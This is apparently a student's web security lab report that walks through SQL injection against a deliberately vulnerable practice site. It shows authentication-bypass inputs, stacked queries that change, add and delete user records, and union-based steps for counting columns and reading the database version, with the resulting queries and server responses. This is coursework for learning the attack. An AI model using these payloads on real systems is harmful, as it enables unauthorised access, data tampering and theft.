Report Web Security
Lab 01

Name: Đặng Hoàng Phúc

ID: BA9-050

University of Science and Technology of Hanoi

Wednesday, November, 2021

Table of content


1. To bypass authentication

– Open the test page: http://www.infosecptit.com/code/login_error.asp

– Carefully review the source code at: http://www.infosecptit.com/code/login_error.txt

– Bypass user authenticatio without username or password:

+ Enter aaaa' or 2=2 -- or bbbb' or 2<>1 -- to username box and any string into password box, click Log In → Can log in without username and the password.




This is a sample page that has SQL Injection vulnerabilities - Bypass authentication.

SQL Query:

SELECT TOP 1 * FROM tbl_users WHERE username = 'aaaa' or 2=2 -- ' AND password = '1'

Login successful. You are logged in as 'Dau Hoang'.

+ Enter dauhx' -- or david' -- to username box and any string into password box, click Log In → Can log in into the user’s account without the password



This is a sample page that has SQL Injection vulnerabilities - Bypass authentication.

SQL Query:

SELECT TOP 1 * FROM tbl_users WHERE username = 'david' --' AND password = '1234'

Login successful. You are logged in as 'David Smith'.


2. To modify/delete/insert data

– Open the test page: http://www.infosecptit.com/code/search_error.asp

– Carefully review the source code at: http://www.infosecptit.com/code/search_error.txt

– Enter the following inputs to modify/delete/insert data:

+ samsung'; update tbl_users set password='test' where username='david'; --




This is a sample page that has SQL Injection vulnerabilities - Bypass authentication.

SQL Query:

SELECT TOP 1 * FROM tbl_users WHERE username = 'david' -- ' AND password = 'test'

Login successful. You are logged in as 'David Smith'.




This is a sample page that has SQL Injection vulnerabilities

Search term:

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung'; update tbl_users set password='test' where username='david'; --%'

Found no products matched your search term "samsung'; update tbl_users set password='test' where username='david'; --".

+ samsung'; insert into tbl_users (full_name, username, password) values ('Tom Cruise','tom','abc123'); --




This is a sample page that has SQL Injection vulnerabilities - Bypass authentication.

SQL Query:

SELECT TOP 1 * FROM tbl_users WHERE username = 'tom' --' AND password = 'abc123'

Login successful. You are logged in as 'Tom Cruise'.




This is a sample page that has SQL Injection vulnerabilities

Search term:

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung'; insert into tbl_users (full_name, username, password) values ('Tom Cruise','tom','abc123'); --%'

Found no products matched your search term "samsung'; insert into tbl_users (full_name, username, password) values ('Tom Cruise','tom','abc123'); --".

+ samsung'; delete from tbl_users where username = 'tom';--



This is a sample page that has SQL Injection vulnerabilities

Search term:

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung'; delete from tbl_users where username = 'tom';--%'

Found no products matched your search term "samsung'; delete from tbl_users where username = 'tom';--".


3. To steal/extract data

– Open the test page: http://www.infosecptit.com/code/search_error.asp

– Find the number of fields in the original query. Either enter one of the following inputs:

+ sam%' order by <number>; -- , where is the ordered number of the field. Try to enter 1, 2, 3 for until the page is not working (error 500 – Internal server error). The correct number of fields is the that is working just before the 500 error.

Number of fields is 3.




This is a sample page that has SQL Injection vulnerabilities

Search term:

Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' order by 3; --%'

Found no products matched your search term "ssss' order by 3; --".



This is a sample page that has SQL Injection vulnerabilities

Search term:

Search


SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' order by 4; --%'

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]The ORDER BY position number 4 is out of range of the number of items in the select list.

/code/search_error.asp, line 24

+ sam%' union select <list of fields>;-- , where may be 1, 2, 3,… or '1', '2', '3',… Expand the list until the page is working, in which gives the correct number of fields.



This is a sample page that has SQL Injection vulnerabilities

Search term:

Search


SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%sam%' union select 1,2,3;--%'

Found 1 products matched your search term "sam%' union select 1,2,3;--".

No	Product Name	Product Description	Product Cost (USD)
1	1	2	3

– Display information about DBMS and the server operating system:

ssss' union select ' ', @@version, 0 --



This is a sample page that has SQL Injection vulnerabilities

Search term:

Search


SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select ' ', @@version, 0 --%'

